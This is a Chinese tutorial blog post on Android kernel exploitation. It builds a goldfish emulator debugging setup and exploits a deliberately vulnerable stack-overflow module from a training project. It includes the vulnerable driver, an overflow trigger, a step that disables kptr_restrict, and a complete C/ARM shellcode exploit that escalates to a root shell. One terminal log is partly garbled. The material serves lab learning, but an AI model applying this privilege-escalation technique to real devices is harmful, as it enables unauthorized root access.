

# Android内核漏洞利用技术实战：环境搭建&栈溢出实战

## 前言

Android的内核采用的是Linux内核，所以在Android内核中进行漏洞利用其实和在一般的x86平台下的linux内核中进行利用差不多。主要区别在于Android下使用的是arm汇编以及环境的搭建方面。本文对我最近的实践做一个分享，其实很简单。

### 内核调试环境搭建

搭建平台: ubuntu 16.04

这里使用 android 模拟器来进行内核调试。首先下载内核代码

```
git clone https://aosp.tuna.tsinghua.edu.cn/kernel/goldfish.git
```

然后下载 github 上的一个安卓漏洞利用的项目，

```
git clone https://github.com/Fuzion24/AndroidKernelExploitationPlayground.git kernel_exploit_challenges
```

然后使用项目中的 patch 文件把 patch 内核编译配置，来把项目中的带漏洞的模块编译进 linux 内核

```
git am --signoff < ../kernel_exploit_challenges/kernel_build/debug_symbols_and_challenges.patch && \
cd .. && ln -s $(pwd)/kernel_exploit_challenges/ goldfish/drivers/vulnerabilities
```

这里注意： goldfish 目录和 kernel\_exploit\_challenges 目录要在同一目录下

然后下载 arm-linux-androideabi-4.6 交叉编译工具链。下载完成后把它解压后，然后把它加到环境变量中

```
tar xvf arm-linux-androideabi-4.6.tar.bz2
```

```
export PATH=$(pwd)/arm-linux-androideabi-4.6/bin:$PATH
```

然后进入 goldfish 目录，开始编译

```
make goldfish_armv7_defconfig && make -j8
```

编译完成后，就会有两个主要的文件： goldfish/vmlinux 和 goldfish/arch/arm/boot/zImage。前面那个用于在调试时 gdb 加载，后面的用于在安卓模拟器启动时加载。

下面下载 安卓 sdk，用来下载和运行 安卓模拟器。

sdk 下载地址： [http://dl.google.com/android/android-sdk\\_r24.4.1-linux.tgz](http://dl.google.com/android/android-sdk_r24.4.1-linux.tgz)

然后把sdk 解压

```
tar xvf android-sdk_r24.4.1-linux.tgz
```


把 android-sdk-linux/tools 加入环境变量，把下面的命令添加到 ~/.bashrc 的末尾<把命令中的目录改成你的目录>

```
export PATH=/home/hack/hacktools/android-sdk-linux/tools:$PATH
```

然后重新打开一个shell, 使用下面的命令 <要先下载jdk ,并且设置好环境变量>

```
android
```

然后把下面标注的两个下载下来



下载完后。首先查看下载的镜像文件

```
$android list targets
```

```
Available Android targets:
```

```
id: 1 or "android-19"
```

```
Name: Android 4.4.2
```

```
Type: Platform
```

```
API level: 19
```

```
Revision: 4
```

```
Skins: HVGA, QVGA, WQVGA400, WQVGA432, WSVGA, WVGA800 (default), WVGA854, WXGA720, WXGA800, WXGA800-7in
```

然后创建 模拟器

```
android create avd --force -t "android-19" -n kernel_challenges
```

然后进入 goldfish 目录，使用下面的命令来使用我们的内核来运行模拟器，并在 1234 端口起一个 gdbserver 来方便进行 内核调试

```
emulator -show-kernel -kernel arch/arm/boot/zImage -avd kernel_challenges -no-boot-anim -no-skin -no-audio -no-window -qemu -monitor unix:/tmp/qemuSocket,server,nowait -s
```

第一次运行有类似的结果：

```
$ emulator -show-kernel -kernel arch/arm/boot/zImage -avd kernel_challenges -no-boot-anim -no-skin -no-audio -no-window -qemu -monitor unix:/tmp/qemuSocket,server,nowait -s
```

```
WARNING: userdata image already in use, changes will not persist!
```

```
Creating filesystem with parameters:
```

```
Size: 576716800
```

```
Block size: 4096
```

```
Blocks per group: 32768
```

```
Inodes per group: 7040
```

```
Inode size: 256
```

```
Journal blocks: 2200
```

```
Label:
```

```
Blocks: 140800
```

```
Block groups: 5
```

```
Reserved block group size: 39
```

```
Created filesystem with 11/35200 inodes and 4536/140800 blocks
```

```
WARNING: cache image already in use, changes will not persist!
```

```
Creating filesystem with parameters:
```

```
Size: 69206016
```

```
Block size: 4096
```

```
Blocks per group: 32768
```

```
Inodes per group: 4224
```

```
Inode size: 256
```

```
Journal blocks: 1024
```

```
Label:
```

```
Blocks: 16896
```

```
Block groups: 1
```

```
Reserved block group size: 7
```

Created filesystem with 11/4224 inodes and 1302/16896 blocks

.....  
.....  
.....

为了便于后面的操作我们需要把 交叉编译工具链 添加到环境变量里。把下面的命令添加到 ~/.bashrc 的末尾<把命令中的目录改成你的目录>

```
export
```

```
PATH=/home/hack/hacktools/arm-linux-androideabi-4.6/bin/:$PATH
```

然后重新开个 shell, 进入到 goldfish 目录, 加载 vmlinux 以便调试内核

```
arm-linux-androideabi-gdb vmlinux
```

如果一切正常, 应该可以得到下面的类似输出

```
GNU gdb (GDB) 7.3.1-gg2
```

```
Copyright (C) 2011 Free Software Foundation, Inc.
```

```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

```
This is free software: you are free to change and redistribute it.
```

```
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.
```

```
This GDB was configured as "--host=x86_64-apple-darwin --target=arm-linux-android".
```

```
For bug reporting instructions, please see:
```

```
<http://www.gnu.org/software/gdb/bugs/>...
```

```
Reading symbols from <REDACTED>/goldfish/vmlinux... done.
```

```
(gdb)
```

然后连接 模拟器里面的 调试端口

```
(gdb) target remote :1234
```

```
Remote debugging using :1234
```

```
cpu_v7_do_idle () at arch/arm/mm/proc-v7.S:74
```

```
74movpc, lr
```

```
(gdb)
```

如果能看到这样的输出说明已经可以正常进行内核调试了。

内核栈溢出漏洞利用

首先看看漏洞代码, kernel\_exploit\_challenges/challenges/stack\_buffer\_overflow/module/stack\_buffer\_overflow.c:

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/proc_fs.h>
#include <linux/string.h>
#include <asm/uaccess.h>
#define MAX_LENGTH 64
MODULE_LICENSE("GPL");
MODULE_AUTHOR("Ryan Welton");
MODULE_DESCRIPTION("Stack Buffer Overflow Example");
static struct proc_dir_entry *stack_buffer_proc_entry;
int proc_entry_write(struct file *file, const char __user *ubuf, unsigned long count, void *data)
{
    char buf[MAX_LENGTH];
    if (copy_from_user(&buf, ubuf, count)) {
        printk(KERN_INFO "stackBufferProcEntry: error copying data from userspace\n");
        return -EFAULT;
    }
    return count;
}
static int __init stack_buffer_proc_init(void)
{
    stack_buffer_proc_entry = create_proc_entry("stack_buffer_overflow", 0666, NULL);
    stack_buffer_proc_entry->write_proc = proc_entry_write;
    printk(KERN_INFO "created /proc/stack_buffer_overflow\n");
    return 0;
}
static void __exit stack_buffer_proc_exit(void)
{
    if (stack_buffer_proc_entry) {
        remove_proc_entry("stack_buffer_overflow", stack_buffer_proc_entry);
    }
}
```

```

    }

    printk(KERN_INFO "vuln_stack_proc_entry removed\n");
}

module_init(stack_buffer_proc_init);
module_exit(stack_buffer_proc_exit);

```

上述代码会创建 `/proc/stack_buffer_overflow` 设备文件，当向该设备文件调用 `write` 系统调用时会调用 `proc_entry_write` 函数进行处理。

漏洞显而易见，在 `proc_entry_write` 函数中定义了一个 64 字节大小的栈缓冲区 `buf`，然后使用 `copy_from_user(&buf, ubuf, count)` 从用户空间拷贝数据到 `buf`，数据大小和内容均用户可控。于是当我们输入超过 64 字节时我们能够覆盖其他的数据，比如返回地址等，进而劫持程序执行流到我们的 `shellcode` 中进行提权。

首先我们来试试触发漏洞。先把模拟器打开，然后 `adb shell` 进入模拟器，使用 `echo` 命令向 `/proc/stack_buffer_overflow` 设备输入 72 字节的数据。

```

echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > /proc/stack_buffer_overflow

meatthd: battery l=50 v=0 t=0.0 h=2 st=2 chg=a
healthd: battery l=50 v=0 t=0.0 h=2 st=2 chg=a
healthd: battery l=50 v=0 t=0.0 h=2 st=2 chg=a
Unable to handle kernel paging request at virtual address 41414140
pgd = d200c000
[41414140] *pgd=00000000
Internal error: Oops: 80000005 [#1] PREEMPT ARM
CPU: 0 Not tainted (3.4.67-gf0cd244-dirty #2)
PC is at 0x41414140
LR is at 0x41414141
pc : [<41414140>] lr : [<41414141>] psr: 60000033
sp : de255f28 ip : 00000018 fp : 00000000
r10: aff53584 r9 : de254000 r8 : 00000049
r7 : aff53584 r6 : 00000049 r5 : de248680 r4 : 41414141
r3 : 0000000a r2 : 80000000 r1 : aff535cd r0 : 00000049
Flags: nZCV IRQs on FIQs on Mode SVC_32 ISA Thumb Segment user
Control: 10c53c7d Table: 1200c059 DAC: 00000015

SP: 0xde255ea8:

opendir failed, Permission denied
255|root@generic:/data/local/tmp $ ^D
255|root@generic:/data/local/tmp #
255|root@generic:/data/local/tmp # ls /d
d/ data/ default.prop dev/
255|root@generic:/data/local/tmp # ls /pro
proc/ property_contexts
255|root@generic:/data/local/tmp # ls /proc/k
kallsyms kmsg kpagecount kpageflags kstack_proc
255|root@generic:/data/local/tmp # ls /proc/k
kallsyms kmsg kpagecount kpageflags kstack_proc
255|root@generic:/data/local/tmp # ls /pro
proc/ property_contexts
255|root@generic:/data/local/tmp # ls /proc/st
stack_buffer_overflow stat
stack_buffer_overflow
/proc/stack_buffer_overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > /proc/stack
stack_buffer_overflow stat
AAAAAAAAAAAA > /proc/stack_buffer_overflow
help -> Python's own help system.
安全客 (bobao.360.cn)

```

可以看到 `pc` 寄存器的值为 `0x41414141` 成功劫持。测试时该内核没开 `pxn`，所以我们可以用户在用户态编写 `shellcode` 让内核去执行。提取的方式很简单，内核态调用 `commit_creds(prepare_kernel_cred(0))`；提升权限为 `root`，然后返回用户态执行 `execl("/system/bin/sh", "sh", NULL)`；起一个 `root` 权限的 `shell`，完成提权。

下面先获取 `prepare_kernel_cred` 和 `commit_creds` 函数的地址。在 `/proc/kallsyms` 文件中保存着所有的内核符号的名称和它在内存中的位置。

不过在最近的内核版本中，为了使利用内核漏洞变得更加困难，`linux` 内核目前禁止一般用户获取符号。具体可以看这里。

当启用 `kpctr_restrict` 是我们不能获取内核符号地址的。

```

root@generic:/ # cat /proc/kallsyms | grep commit_creds
00000000 T commit_creds

```

在本文中，把它禁用掉，不管他。

```

root@generic:/ # echo 0 > /proc/sys/kernel/kpctr_restrict
root@generic:/ # cat /proc/kallsyms | grep commit_creds
c0039834 T commit_creds
root@generic:/ # cat /proc/kallsyms | grep prepare_kernel_cred
c0039d34 T prepare_kernel_cred

```

禁用掉之后，我们就可以通过 `/proc/kallsyms` 获取 `commit_creds` 和 `prepare_kernel_cred` 的地址。

至此，提权的问题解决了，下面就是要回到用户态，在 `x86` 平台有 `iret` 指令可以回到用户态，在 `arm` 下返回用户态就更简单了。在 `arm` 下 `cpsr` 寄存器的 `M[4: 0]` 位用来表示处理器的运行模式，具体可以看这个。

所以我们将 `cpsr` 寄存器的 `M[4: 0]` 位设置为 `10000` 后就表示处理器进入了用户模式。

所以现在的利用思路是：

- 调用 `commit_creds(prepare_kernel_cred(0))` 提升权限
- 调用 `mov r3, #0x40000010; MSR CPSR_c, R3`；设置 `cpsr` 寄存器，使 `cpu` 进入用户模式
- 然后执行 `execl("/system/bin/sh", "sh", NULL)`；起一个 `root` 权限的 `shell`

最后的 `exp`：

```

#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/mman.h>
#define MAX 64

int open_file(void)
{
    int fd = open("/proc/stack_buffer_overflow", O_RDWR);
    if (fd == -1)
        err(1, "open");
    return fd;
}

```

```

void payload(void)
{
    printf("[+] enjoy the shell\n");
    execl("/system/bin/sh", "sh", NULL);
}


extern uint32_t shellCode[];

asm
(
    ".text\n"
    ".align 2\n"
    ".code 32\n"
    ".globl shellCode\n\t"
    "shellCode:\n\t"
    // commit_creds(prepare_kernel_cred(0));
    // -> get root
    "LDR    R3, =0xc0039d34\n\t" //prepare_kernel_cred addr
    "MOV    R0, #0\n\t"
    "BLX    R3\n\t"
    "LDR    R3, =0xc0039834\n\t" //commit_creds addr
    "BLX    R3\n\t"
    "mov r3, #0x40000010\n\t"
    "MSR    CPSR_c, R3\n\t"
    "LDR    R3, =0x879c\n\t" // payload function addr
    "BLX    R3\n\t"
);

void trigger_vuln(int fd)
{
    #define MAX_PAYLOAD (MAX + 2 * sizeof(void*))
    char buf[MAX_PAYLOAD];
    memset(buf, 'A', sizeof(buf));
    void * pc = buf + MAX + 1 * sizeof(void*);
    printf("shellcdoe addr: %p\n", shellCode);
    printf("payload:%p\n", payload);
    *(void **)pc = (void *) shellCode; //ret addr
    /* Kaboom! */
    write(fd, buf, sizeof(buf));
}

int main(void)
{
    int fd;
    fd = open_file();
    trigger_vuln(fd);
    payload();
    close(fd);
}

```



```

root@generic:/data/local/tmp $ ./exp
shellcdoe addr: 0x87e4
payload:0x879c
[+] enjoy the shell
root@generic:/data/local/tmp # id
uid=0(root) gid=0(root) context=u:r:kernel:s0
root@generic:/data/local/tmp #

```

安全客 ( bobao.360.cn )

## 参考链接

<http://www.cnblogs.com/armlinux/archive/2011/03/23/2396833.html>

[http://blog.sina.com.cn/s/blog\\_6ac051b2010123cz.html](http://blog.sina.com.cn/s/blog_6ac051b2010123cz.html)

<http://bobao.360.cn/learning/detail/3702.html>

<https://github.com/Fuzion24/AndroidKernelExploitationPlayground>

来源: <https://www.cnblogs.com/hac425/p/9416962.html>